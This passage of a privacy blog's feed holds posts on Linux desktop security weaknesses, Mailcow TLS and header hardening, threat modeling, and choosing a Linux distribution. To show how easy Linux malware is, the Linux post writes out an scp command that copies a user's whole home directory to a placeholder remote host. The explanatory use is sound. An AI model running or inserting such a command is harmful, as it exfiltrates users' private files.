<p>Android, macOS, and ChromeOS have a clear distinction between the system and user installed applications. In oversimplified terms, the system volume is signed by the OS vendor, and the firmware and boot loader works to make sure that said volume has the authorized signature. The operating system itself is immutable, and nothing the user does will need or be allowed to tamper with the system volume.</p>
<p>Meanwhile, on Linux, there is <strong>no</strong> clear distinction between the system and user installed applications. Linux distributions are a bunch of packages put together to make a system that works, and thus every package is treated as part of said system. The end result is that binaries, regardless of whether they are vital for the system to function or just an extra application, are thrown into the same directories as each other (namely <code>/usr/bin</code> and <code>/usr/local/bin</code>). This makes it impossible for an end user to setup a verification mechanism to verify the integrity of &ldquo;the system&rdquo;, as said &ldquo;system&rdquo; is not clearly defined in the first place.</p>
<h3 id="lack-of-application-sandboxing">Lack of application sandboxing</h3>
<p>Operating systems like Android and ChromeOS have full system mandatory access control; that is, every process from the init process is strictly confined. Regardless of which application you install or how you install them, they have to play by the rules of an untrusted SELinux domain and are only able to utilize unprivileged APIs.</p>
<p>Even on macOS, where the application sandbox is opt-in for developers, there is still a permission control system (TCC) for unprivileged applications. Apps run by the user do not have unrestricted access to their microphone, webcam, keystrokes, sensitive documents, and so on.</p>
<p>On Linux, it is quite the opposite. Out of the box, most systems only have a few system daemons confined. Some Linux distributions don&rsquo;t even have a Mandatory Access Control system at all. Applications are designed in an environment where they expect to be able to do whatever they want, and the app sandboxes/mandatory access control system are merely an afterthought trying to restrict an app to only access what it expects to be accessible.</p>
<p>This is reflected in the under utilization of the <a href="https://docs.flatpak.org/en/latest/portal-api-reference.html">Portals API</a> as an example. Portals is designed to be an API where apps have to prompt the user to access their files (through the File Manager) or their microphone and camera. Unfortunately, the vast majority of apps are not designed with this in mind, and expect direct access to the filesystem, pulseaudio socket or the entire <code>/dev</code>. As a result, Flatpak maintainers often opt to have extremely lax permissions to the point where they have to grant <code>filesystem=home</code>, <code>filesystem=host</code>, <code>socket=pulseaudio</code> or <code>devices=all</code>, otherwise apps will break and give users a bad experience.</p>
<p>To make matters worse, some system daemons are not designed with permission control in mind at all. For example, PulseAudio does not have any concept of audio in or out permission. Thus, the user is often left with only the choice of granting an app access to the socket or not. If they want to block microphone access, they have to block access to the socket, and thus break audio playback in the process. If they do want an audio playback, then they have to allow access to the PulseAudio socket, which in turns give an app unrestricted access to record them at any moment.</p>
<p>The only way to systematically fix this problem is to design a whole new system from scratch with a permission model like that of Android in mind. And even when that happens, it will take substantial work to get developers to develop their apps for said system.</p>
<h2 id="but-linux-is-open-source">But Linux is open source!</h2>
<p>Something being open source does not imply that it is inherently private, secure, or trustworthy. I recommend reading the <a href="/posts/knowledge/floss-security">FLOSS Security</a> post by <a href="https://seirdy.one/posts/2022/02/02/floss-security/">Rohan Kumar</a>.</p>
<h2 id="but-there-is-less-malware-on-linux">But there is less malware on Linux!</h2>
<p><strong>Security by irrelevance does not work</strong>. Just because there are fewer users of your favorite operating system does not make it any safer.</p>
<p>Ask yourself this: Would you ditch Windows for ReactOS because it is a lot less popular and is less targeted? Likewise, would you ditch Linux desktop when it becomes the mainstream solution for the BSDs or some niche operating systems just because they are less popular?</p>
<p>Malware for Linux does exist, and it is not hard to make. It can be something as trivial as a shell script or binary executing <code>scp -r ~/ malware@xx.xx.xx.xx:/data</code>. Due to the lack of application sandboxing or an application permission model, your computer can be compromised the moment you execute a malicious binary, shell script, or install script with or without root and with or without an exploit. This is, of course, not to discount the fact that many exploits do exist on Linux just like on any other operating systems as well.</p>
]]></content>
      </entry>
      <entry>
        <title>Slightly Improving Mailcow Security</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/slightly-improving-mailcow-security/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/slightly-improving-mailcow-security/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2023-11-07T01:07:30-07:00</updated>
        <summary type="html">Mailcow is a fairly popular self-hosted mail server. If you use it, there are a few ways you can improve its security by following these steps.
Postfix Configuration Consider disabling weak ciphers and TLS versions below 1.2 in data/conf/postfix/extra.cf:
tls_high_cipherlist = ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256 tls_preempt_cipherlist = yes smtp_tls_protocols = !SSLv2, !SSLv3, !TLSv1, !TLSv1.1 smtp_tls_ciphers = high smtp_tls_mandatory_ciphers = high smtpd_tls_protocols = !SSLv2, !SSLv3, !TLSv1, !TLSv1.1 smtpd_tls_ciphers = high smtpd_tls_mandatory_ciphers = high NGINX Configuration These security configurations can be added/modified in data/conf/nginx/includes/site-defaults.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="/images/mailcow.png" alt="Mailcow"  />
</p>
<p>Mailcow is a fairly popular self-hosted mail server. If you use it, there are a few ways you can improve its security by following these steps.</p>
<h2 id="postfix-configuration">Postfix Configuration</h2>
<p>Consider disabling weak ciphers and TLS versions below 1.2 in <code>data/conf/postfix/extra.cf</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">tls_high_cipherlist = ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256
</span></span><span class="line"><span class="cl">tls_preempt_cipherlist = yes
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">smtp_tls_protocols = !SSLv2, !SSLv3, !TLSv1, !TLSv1.1
</span></span><span class="line"><span class="cl">smtp_tls_ciphers = high
</span></span><span class="line"><span class="cl">smtp_tls_mandatory_ciphers = high
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">smtpd_tls_protocols = !SSLv2, !SSLv3, !TLSv1, !TLSv1.1
</span></span><span class="line"><span class="cl">smtpd_tls_ciphers = high
</span></span><span class="line"><span class="cl">smtpd_tls_mandatory_ciphers = high
</span></span></code></pre></div><h2 id="nginx-configuration">NGINX Configuration</h2>
<p>These security configurations can be added/modified in <code>data/conf/nginx/includes/site-defaults.conf</code>.</p>
<h3 id="ssl-ciphers">SSL Ciphers</h3>
<p>Consider only supporting strong ciphers:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384;
</span></span></code></pre></div><p>And prioritize ChaCha ciphers:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssl_conf_command Options PrioritizeChaCha;
</span></span></code></pre></div><h3 id="hsts">HSTS</h3>
<p>Consider adding <code>includeSubDomains;</code> and <code>preload;</code> to the HSTS configuration if all of your services are using HTTPS:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Strict-Transport-Security &#34;max-age=63072000; includeSubDomains; preload&#34;;
</span></span></code></pre></div><h3 id="x-xss-protection">X-XSS-Protection</h3>
<p>We will setup Content Security, so this header is no longer needed. In fact, it may do <a href="https://github.com/helmetjs/helmet/issues/230">more harm than good</a>. Change the setting to <code>0</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header X-XSS-Protection &#34;0&#34;;
</span></span></code></pre></div><h3 id="permission-policy">Permission Policy</h3>
<p>Mailcow does not need any special permissions to operate, except for USB which is needed to access your FIDO2 keys if you use them.</p>
<p>Add this header to deny other permissions:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Permissions-Policy &#34;accelerometer=(), ambient-light-sensor=(), autoplay=(), battery=(), browsing-topics=(), camera=(), clipboard-read=(), display-capture=(), document-domain=(), encrypted-media=(), fullscreen=(), geolocation=(), gyroscope=(), hid=(), idle-detection=(), interest-cohort=(), magnetometer=(), microphone=(), midi=(), payment=(), picture-in-picture=(), screen-wake-lock=(), serial=(), usb=(), sync-xhr=(), xr-spatial-tracking=()&#34;;
</span></span></code></pre></div><h3 id="content-security-policy">Content Security Policy</h3>
<p>Use the following as your <a href="https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP#:~:text=Content%20Security%20Policy%20(CSP)%20is,site%20defacement%2C%20to%20malware%20distribution.">Content Security Policy</a>:</p>
<h4 id="if-you-use-gravatar-with-sogo">If you use Gravatar with SOGo</h4>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Content-Security-Policy &#34;default-src &#39;none&#39;; connect-src &#39;self&#39; https://api.github.com https://www.gravatar.com; font-src &#39;self&#39; https://fonts.gstatic.com; img-src &#39;self&#39; data: https://www.gravatar.com; script-src &#39;self&#39; &#39;unsafe-inline&#39;; style-src &#39;self&#39; &#39;unsafe-inline&#39; https://fonts.googleapis.com; frame-ancestors &#39;none&#39;; upgrade-insecure-requests; block-all-mixed-content; base-uri &#39;none&#39;&#34;;
</span></span></code></pre></div><h4 id="if-you-do-not-use-gravatar-with-sogo">If you do not use Gravatar with SOGo</h4>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Content-Security-Policy &#34;default-src &#39;none&#39;; connect-src &#39;self&#39; https://api.github.com; font-src &#39;self&#39; https://fonts.gstatic.com; img-src &#39;self&#39; data:; script-src &#39;self&#39; &#39;unsafe-inline&#39;; style-src &#39;self&#39; &#39;unsafe-inline&#39; https://fonts.googleapis.com; frame-ancestors &#39;none&#39;; upgrade-insecure-requests; block-all-mixed-content; base-uri &#39;none&#39;&#34;;
</span></span></code></pre></div><h3 id="cross-origin-resource-opener-and-embedder-policies">Cross-Origin Resource, Opener, and Embedder Policies</h3>
<p>Mailcow does not use any cross site scripts, or documents. Thus, you should set CORP and COOP headers to their strictest configuration:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Cross-Origin-Resource-Policy same-origin;
</span></span><span class="line"><span class="cl">add_header Cross-Origin-Opener-Policy same-origin;
</span></span></code></pre></div><p>If you do not use Gravatar with SOGo, you can also set COEP to require-corp since image embedding will not be used either:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">add_header Cross-Origin-Embedder-Policy require-corp;
</span></span></code></pre></div><h3 id="gzip-compression">GZIP Compression</h3>
<p>Disable gzip compression to avoid the BREACH attack. Change <code>gzip on;</code> to <code>gzip off;</code>.</p>
]]></content>
      </entry>
      <entry>
        <title>Threat Modeling</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/threat-modeling/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/threat-modeling/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2024-06-11T14:20:47-07:00</updated>
        <summary type="html">The first task a person should do when taking steps to protect their privacy and security is to make a threat model.
Defining a threat To make a threat model, we must first define a threat. A common mistake made by people who are just getting into the privacy space is to define the threat as &amp;ldquo;big-tech companies.&amp;rdquo; There is a fundamental problem with this definition:
Why are we not trusting &amp;ldquo;big-tech companies,&amp;rdquo; but then shifting our trust to &amp;ldquo;small-tech companies&amp;rdquo;?</summary>
          <content type="html"><![CDATA[<p>The first task a person should do when taking steps to protect their privacy and security is to make a threat model.</p>
<h2 id="defining-a-threat">Defining a threat</h2>
<p><img loading="lazy" src="/images/cameras-1.jpg" alt="Cameras"  />
</p>
<p>To make a threat model, we must first define a threat. A common mistake made by people who are just getting into the privacy space is to define the threat as &ldquo;big-tech companies.&rdquo; There is a fundamental problem with this definition:</p>
<p>Why are we not trusting &ldquo;big-tech companies,&rdquo; but then shifting our trust to &ldquo;small-tech companies&rdquo;? What happens if those &ldquo;small-tech companies&rdquo; turn out to be malicious? What happens when our favorite &ldquo;small-tech company&rdquo; becomes successful and grows exponentially? <strong>The proper way to define the threat here is the &ldquo;service provider,&rdquo; not &ldquo;big-tech.&rdquo;</strong></p>
<p>Generally, there are four primary threats a person would want to protect themselves from:</p>
<ul>
<li>A service provider spying their users</li>
<li>Cross site/service tracking and data sharing, a.k.a. &ldquo;mass surveillance&rdquo;</li>
<li>An app developer spying on users through their malicious software</li>
<li>A hacker trying to get into users&rsquo; computers</li>
</ul>
<p>A typical person would have several of these threats in their threat model. Some of these threats may weigh more than others. For example, a software developer would have a hacker stealing their source code, signing keys, and secrets as their primary threat, but beyond that they would also want privacy from the websites they visit and so on. Likewise, an average Joe may have their primary threat as mass surveillance and service providers, but beyond that they also need to have decent security to prevent a hacker from stealing their data.</p>
<p>For whistleblowers, the threat model is much more extreme. Beyond what is mentioned above, they also need anonymity. Beyond just hiding what they do, what data they have, not getting hacked by hackers or governments, they also have to hide who they are.</p>
<h2 id="privacy-from-service-providers">Privacy from service providers</h2>
<p>In most setups, our &ldquo;private&rdquo; messages, emails, social interactions are typically stored on a server somewhere. The obvious problem with this is that the service provider (or a hacker who has compromised the server) can look into your &ldquo;private&rdquo; conversations whenever and however they want, without you ever knowing. This applies to many common services like SMS messaging, Telegram, Discord, and so on.</p>
<p>With end-to-end encryption, you can alleviate this issue by encrypting communications between you and your desired recipients before they are even sent to the server. The confidentiality of your messages is guaranteed, so long as the service provider does not have access to the private keys of either party.</p>
<p>In practice, the effectiveness of different end-to-end encryption implementations varies. Applications such as Signal run natively on your device, and every copy of the application is the same across different installations. If the service provider were to backdoor their application in an attempt to steal your private keys, that could later be detected using reverse engineering.</p>
<p>On the other hand, web-based end-to-end encryption implementations such as Proton Mail&rsquo;s webmail or Bitwarden&rsquo;s web vault rely on the server dynamically serving JavaScript code to the browser to handle cryptographic operations. A malicious server could target a specific user and send them malicious JavaScript code to steal their encryption key, and it would be extremely hard for the user to ever notice such a thing. Even if the user does notice the attempt to steal their key, it would be incredibly hard to prove that it is the provider trying to do so, because the server can choose to serve different web clients to different users.</p>
<p>Therefore, when relying on end-to-end encryption, you should choose to use native applications over web clients whenever possible.</p>
<p>Even with end-to-end encryption, service providers can still profile you based on <strong>metadata</strong>, which is typically not protected. While the service provider could not read your messages to see what you&rsquo;re saying, they can still observe things like who you&rsquo;re talking to, how often you message them, and what times you&rsquo;re typically active. Protection of metadata is fairly uncommon, and you should pay close attention to the technical documentation of the software you are using to see if there is any metadata minimization or protection at all, if that is a concern for you.</p>
<h2 id="protection-from-cross-siteservice-tracking">Protection from cross site/service tracking</h2>
<p>You can be tracked across websites and services using some form of identifiers. These are typically:</p>
<ul>
<li>Your IP address</li>
<li>Browser cookies</li>
<li>Your browser fingerprint</li>
<li>Data you submit to websites</li>
<li>Payment method correlation</li>
</ul>
<p>Your goals should be to segregate your online identities from each other, to blend in with other people, and simply to avoid giving out identifying information to anyone as much as possible.</p>
<p>Instead of relying on privacy policies (which are promises that could be violated), try to obfuscate your information in such a way that it is very difficult for different providers to correlate data with each other and build a profile on you. This could come in the form of using encryption tools like Cryptomator prior to uploading your data to cloud services, using prepaid cards or cryptocurrency to protect your credit/debit card information, using a VPN to hide your IP address from websites and services on the internet, etc. A privacy policy should only be relied upon as a last resort, when you have exhausted all of your options for true privacy and need to put complete trust in your service provider.</p>
<p>Bear in mind that companies can hide their ownership or share your information with data brokers, even if they are not in the advertising business. Thus, it makes little sense to solely focus on the &ldquo;ad-tech&rdquo; industry as a threat in your threat model. Rather, it makes a lot more sense to protect yourself from service providers as a whole, and any kind of corporate surveillance threat that most people are concerned about will be thwarted along with the rest.</p>
<h2 id="limiting-public-information">Limiting Public Information</h2>
<p>The best way to ensure your data is private is to simply not put it out there in the first place. Deleting information you find about yourself online is one of the best first steps you can take to regain your privacy.</p>
<p>On sites where you do share information, checking the privacy settings of your account to limit how widely that data is spread is very important. For example, if your accounts have a &ldquo;private mode,&rdquo; enable it to make sure your account isn&rsquo;t being indexed by search engines and can&rsquo;t be viewed by people you don&rsquo;t vet beforehand.</p>
<p>If you have already submitted your real information to a number of sites which shouldn&rsquo;t have it, consider employing disinformation tactics such as submitting fictitious information related to the same online identity to make your real information indistinguishable from the false information.</p>
<h2 id="protection-from-malware-and-hackers">Protection from malware and hackers</h2>
<p><img loading="lazy" src="/images/motherboard-1.jpg" alt="Motherboard"  />
</p>
<p>You need security to obtain any semblance of privacy: <strong>Using tools which appear private is futile if they could easily be exploited by attackers to release your data later.</strong></p>
<p>When it comes to application security, we generally do not (and sometimes cannot) know if the software that we use is malicious, or might one day become malicious. Even with the most trustworthy developers, there is generally no guarantee that their software does not have a serious vulnerability that could later be exploited.</p>
<p>To minimize the potential damage that a malicious piece of software can do, you should employ security by compartmentalization. This could come in the form of using different computers for different jobs, using virtual machines to separate different groups of related applications, or using a secure operating system with a strong focus on application sandboxing and mandatory access control.</p>
<p>Mobile operating systems are generally safer than desktop operating systems when it comes to application sandboxing. Apps cannot obtain root access and only have access to system resources which you grant them.</p>
<p>Desktop operating systems generally lag behind on proper sandboxing. ChromeOS has similar sandboxing properties to Android, and macOS has full system permission control and opt-in (for developers) sandboxing for applications, however these operating systems do transmit identifying information to their respective OEMs. Linux tends to not submit information to system vendors, but it has poor protection against exploits and malicious apps. This can be mitigated somewhat with specialized distributions which make heavy use of virtual machines or containers, such as Qubes OS.</p>
<p>Web browsers, email clients, and office applications all typically run untrusted code sent to you from third-parties. Running multiple virtual machines to separate applications like these from your host system as well as each other is one technique you can use to avoid an exploit in these applications from compromising the rest of your system. Technologies like Qubes OS or Microsoft Defender Application Guard on Windows provide convenient methods to do this seamlessly, for example.</p>
<p>If you are concerned about physical attacks you should use an operating system with a secure verified boot implementation, such as Android, iOS, ChromeOS, or macOS. You should also make sure that your drive is encrypted, and that the operating system uses a TPM or Secure <a href="https://support.apple.com/guide/security/secure-enclave-sec59b0b31ff/1/web/1">Enclave</a> or <a href="https://developers.google.com/android/security/android-ready-se">Secure Element</a> for rate limiting attempts to enter the encryption passphrase. You should avoid sharing your computer with people you don&rsquo;t trust, because most desktop operating systems do not encrypt data separately per-user.</p>
<h2 id="bad-practices">Bad Practices</h2>
<p>As a beginner, you may often fall into some bad practices while making a threat model. These include:</p>
<ul>
<li>Solely focusing on advertising networks instead of service providers as a whole</li>
<li>Heavy reliance on privacy policies</li>
<li>Blindly shifting trust from one service provider to another</li>
<li>Heavy reliance on badness enumeration for privacy instead of systematically solving the problem</li>
<li>Blindly trusting open-source software</li>
</ul>
<p>As discussed, focusing solely on advertising networks and relying solely on privacy policies does not make up a sensible threat model. When switching away from a service provider, try to determine what the root problem is and see if your new provider has any technical solution to the problem. For example, you may not like Google Drive as it means giving Google access to all of your data. The underlying problem here is the lack of end to end encryption, which you can solve by using an encryption tool like Cryptomator or by switching to a provider who provides it out of the box like Proton Drive. Blindly switching from Google Drive to a provider who does not provide end to end encryption like the Murena Cloud does not make sense.</p>
<p>You should also keep in mind that <a href="/knowledge/badness-enumeration/">badness enumeration does not work, cannot work, has never worked, and will never work</a>. While things like ad blockers and antiviruses may help block the low hanging fruits, they can never fully protect you from the threat. On the other hand, they often increase your attack surface and are not worth the security sacrifice. At best, they are merely convenience tools and should not be thought of as part of a defense strategy.</p>
<p>Another thing to keep in mind is that open-source software is not automatically private or secure. Malicious code can be sneaked into a package by the developer of a project, contributors, library developers or the person who compiles the code. Beyond that, sometimes, a piece of open-source software may have worse security properties than its proprietary counterpart. An example of this would be traditional Linux desktops lacking verified boot, system integrity protection, or a full system access control for apps when compared to macOS. When doing threat modeling, it is vital that you evaluate the privacy and security properties of each piece of software being used, rather than just blindly trusting it because it is open-source.</p>
]]></content>
      </entry>
      <entry>
        <title>Choosing Your Desktop Linux Distribution</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/choosing-your-desktop-linux-distribution/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/choosing-your-desktop-linux-distribution/</id>
        <published>2022-07-17T00:00:00Z</published>
        <updated>2025-02-20T00:45:40+01:00</updated>
        <summary type="html">Not all Linux distributions are created equal. When choosing a Linux distribution, there are several things you need to keep in mind.
Release Cycle You should choose a distribution which stays close to the stable upstream software releases, typically rolling release distributions. This is because frozen release cycle distributions often don’t update package versions and fall behind on security updates.
For frozen distributions, package maintainers are expected to backport patches to fix vulnerabilities (Debian is one such example) rather than bump the software to the “next version” released by the upstream developer.</summary>
          <content type="html"><![CDATA[<p>Not all Linux distributions are created equal. When choosing a Linux distribution, there are several things you need to keep in mind.</p>
<h2 id="release-cycle">Release Cycle</h2>
<p>You should choose a distribution which stays close to the stable upstream software releases, typically rolling release distributions. This is because frozen release cycle distributions often don’t update package versions and fall behind on security updates.</p>
<p>For frozen distributions, package maintainers are expected to backport patches to fix vulnerabilities (Debian is one such <a href="https://www.debian.org/security/faq#handling">example</a>) rather than bump the software to the “next version” released by the upstream developer. Some security fixes <a href="https://arxiv.org/abs/2105.14565">do not</a> receive a <a href="https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures">CVE</a> (particularly less popular software) at all and therefore do not make it into the distribution with this patching model. As a result minor security fixes are sometimes held back until the next major release.</p>
<p>In fact, in certain cases, there have been vulnerabilities introduced by Debian because of their patching process. <a href="https://bugzilla.mozilla.org/show_bug.cgi?id=1633467">Bug 1633467</a> and <a href="https://www.debian.org/security/2008/dsa-1571">DSA-1571</a> are examples of this.</p>
<p>The practice of holding packages back and applying interim patches is generally not a good idea, as it diverges from the way the developer might have intended the software to work. <a href="https://rootco.de/aboutme/">Richard Brown</a> has a presentation about this:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/i8c0mg_mS7U" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>Even if you are worried about the stability of the system because of regularly updated packages (which you shouldn&rsquo;t be), it makes more sense to use a system which you can safely update and rollback instead of an outdated distribution partially made up of unreliable backport packages without an easy rollback mechanism in case something goes wrong like Debian.</p>
<h2 id="arch-based-distributions">Arch-based Distributions</h2>
<p>Arch Linux has very up-to-date packages with minimal downstream patching. That being said, Arch-based distributions are not recommended for those new to Linux, regardless of the distribution. Arch does not have an distribution update mechanism for the underlying software choices. As a result, you have to stay aware with current trends and adopt technologies as they supersede older practices on your own.</p>
<p>For a secure system, you are also expected to have sufficient Linux knowledge to properly set up security for your system such as adopting a <a href="https://en.wikipedia.org/wiki/Mandatory_access_control">mandatory access control</a> system, setting up <a href="https://en.wikipedia.org/wiki/Loadable_kernel_module#Security">kernel module</a> blacklists, hardening boot parameters, manipulating <a href="https://en.wikipedia.org/wiki/Sysctl">sysctl</a> parameters, and knowing what components you need such as <a href="https://en.wikipedia.org/wiki/Polkit">Polkit</a>.</p>
<p>If you are experienced with Linux and wish to use an Arch-based distribution, you should use Arch Linux proper, not any of its derivatives. Downstream distributions may come with bad practices like holding back packages (as is the case with Manjaro), blindly building packages from the AUR (as is the case with Garuda and its <a href="https://aur.chaotic.cx/">Chaotic-AUR</a> repository), or just not setting up the basics such as mandatory access control or firewalls.</p>
<h2 id="security-focused-distributions">“Security-focused” Distributions</h2>
<p>There is often some confusion about “security-focused” distributions and “pentesting” distributions. A quick search for “the most secure Linux distribution” will often give results like Kali Linux, Black Arch and Parrot OS. These distributions are offensive penetration testing distributions that bundle tools for testing other systems. They don’t include any “extra security” or defensive mitigations intended for regular use.</p>
<h2 id="linux-libre-kernel-and-libre-distributions">Linux-libre Kernel and “Libre” Distributions</h2>
<p><strong>Do not</strong> use the Linux-libre kernel, since it <a href="https://www.phoronix.com/scan.php?page=news_item&amp;px=GNU-Linux-Libre-5.7-Released">removes security mitigations</a> and <a href="https://news.ycombinator.com/item?id=29674846">suppresses kernel warnings</a> about vulnerable microcode for ideological reasons.</p>
<p>If you want to use one of these distributions for reasons other than ideology, you should make sure that they there is a way to easily obtain, install, and update a proper kernel and missing firmware. For example, if you are looking to use <a href="https://guix.gnu.org/en/download/">GUIX</a>, you should absolutely use something like the <a href="https://gitlab.com/nonguix/nonguix">Nonguix</a> repository and get all of the fixes as mentioned above.</p>
<h2 id="desktop-environments">Desktop Environments</h2>
<p>Consider using GNOME as your desktop environment. It supports <a href="https://en.wikipedia.org/wiki/Wayland_(display_server_protocol)">Wayland</a>, a display protocol developed with security <a href="https://lwn.net/Articles/589147">in mind</a>, and implements permission control for privileged Wayland protocols like <code>screencopy</code>. There are other desktop environments and window managers with Wayland support, but we are not aware of any permission control implemented by them. One caveat with GNOME is that it is written in unsafe languages, but we think the trade off for permission control is well worth it.</p>
<p>Wayland&rsquo;s predecessor, <a href="https://en.wikipedia.org/wiki/X_Window_System">X11</a>, does not support GUI isolation, allowing all windows to <a href="https://blog.invisiblethings.org/2011/04/23/linux-security-circus-on-gui-isolation.html">record screen, log and inject inputs in other windows</a>, making any attempt at sandboxing futile. While there are options to run nested X11 sessions such as <a href="https://en.wikipedia.org/wiki/Xpra">Xpra</a> or <a href="https://en.wikipedia.org/wiki/Xephyr">Xephyr</a>, they often come with negative performance consequences, are not convenient to set up, and are not preferable to Wayland. You should avoid desktop environments and window managers which only support X11.</p>
<h2 id="recommended-distributions">Recommended Distributions</h2>
<p>Here is a quick, non-authoritative list of distributions we recommend over others:</p>
<h3 id="fedora-workstation">Fedora Workstation</h3>
<p><img loading="lazy" src="fedora-screenshot.png" alt="Fedora"  />
</p>
<p><a href="https://getfedora.org/en/workstation/">Fedora Workstation</a> is a great general-purpose Linux distribution, especially for those who are new to Linux. It is a semi-rolling release distribution. While some packages like GNOME are frozen until the next Fedora release, most packages (including the kernel) are updated frequently throughout the lifespan of the release. Each Fedora release is supported for one year, with a new version released every 6 months. The distribution takes an &ldquo;upstream first&rdquo; approach and ship packages with minimal downstream patching, and the patches are done in a sensible manner which does not unexpectedly break functionalities <a href="https://github.com/keepassxreboot/keepassxc/issues/10725">unlike Debian</a>.</p>
<p>With that, Fedora generally adopts newer technologies before other distributions e.g., <a href="https://wayland.freedesktop.org/">Wayland</a> and <a href="https://pipewire.org/">PipeWire</a>. These new technologies often come with improvements in security, privacy, and usability in general.</p>
<p>Fedora&rsquo;s package manager, <code>dnf</code>, has a great rollback and undo feature that is generally missing from other package managers. You can read more about it on <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/9/html/managing_software_with_the_dnf_tool/assembly_handling-package-management-history_managing-software-with-the-dnf-tool">Red Hat&rsquo;s documentation</a>.</p>
<h3 id="fedora-atomic-desktops">Fedora Atomic Desktops</h3>
<p><a href="https://fedoraproject.org/atomic-desktops/">Fedora Atomic Desktops</a> are immutable variants of Fedora with a strong focus on container workflows. While they do not provide security benefits over Fedora, they have a much more reliable update mechanism. Unlike traditional Linux where packages are updated one by one, Atomic Desktops will download a whole new OS image first before rebooting to switch over to the new image. The system cannot fail in the middle of an update, and should something be wrong with the new image, it only takes one reboot to return the system to its previous state. Should you feel the <code>dnf</code> rollback mechanism isn&rsquo;t enough, we recommend giving Fedora Atomic Desktops a try.</p>
<p><a href="https://twitter.com/adsamalik">Adam Šamalík</a> has a presentation with <code>rpm-ostree</code> in action:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/-hpV5l-gJnQ" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>One caveat with Fedora Atomic Desktops is that <code>rpm-ostree</code> currently has a hard dependency on <code>grub</code> and does not support Unified Kernel Images. The consequence of this is that unlike Fedora Workstation, it is not possible to set up a Fedora Atomic system with meaningful Secure Boot to resist physical tampering.</p>
<h3 id="secureblue">SecureBlue</h3>
<p><a href="https://secureblue.dev/">SecureBlue</a> provides hardened operating system images based on Fedora Atomic Desktops. While they do additional parties of trust (SecureBlue, GitHub infrastructure, BlueBuild, Negativo, etc), their images are substantially hardened and not easily replicated by hand. There are several very interesting packages maintained by SecureBlue as well:</p>
<ul>
<li><a href="https://github.com/secureblue/Trivalent">Trivalent</a>, a hardened chromium desktop build with patches from GrapheneOS&rsquo;s <a href="https://github.com/GrapheneOS/Vanadium">Vanadium</a>.</li>
<li><a href="https://github.com/secureblue/fedora-extras/tree/live/hardened_malloc">Hardened Malloc</a>. SecureBlue packages GrapheneOS&rsquo;s memory allocator and enables it system wide, including for Flatpak applications.</li>
</ul>
<h3 id="opensuse-aeon">openSUSE Aeon</h3>
<p>Fedora Atomic Desktop&rsquo;s European counterpart. openSUSE Aeon is a rolling release, fast updating distributions with <a href="https://kubic.opensuse.org/blog/2018-04-04-transactionalupdates/">transactional updates</a> using <a href="https://en.wikipedia.org/wiki/Btrfs">Btrfs</a> and <a href="https://en.opensuse.org/openSUSE:Snapper_Tutorial">Snapper</a>.</p>
<p><a href="https://microos.opensuse.org/">Aeon</a> has a relatively small set of base packages (thus lowering the attack surface) and mounts the running BTRFS subvolume as read-only. Updates are applied package by package to a new BTRFS snapshot before the system is rebooted to the new subvolume. This allows the rollback process to be relatively easy just like on Fedora Atomic Desktops.</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/jcl_4Vh6qP4" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
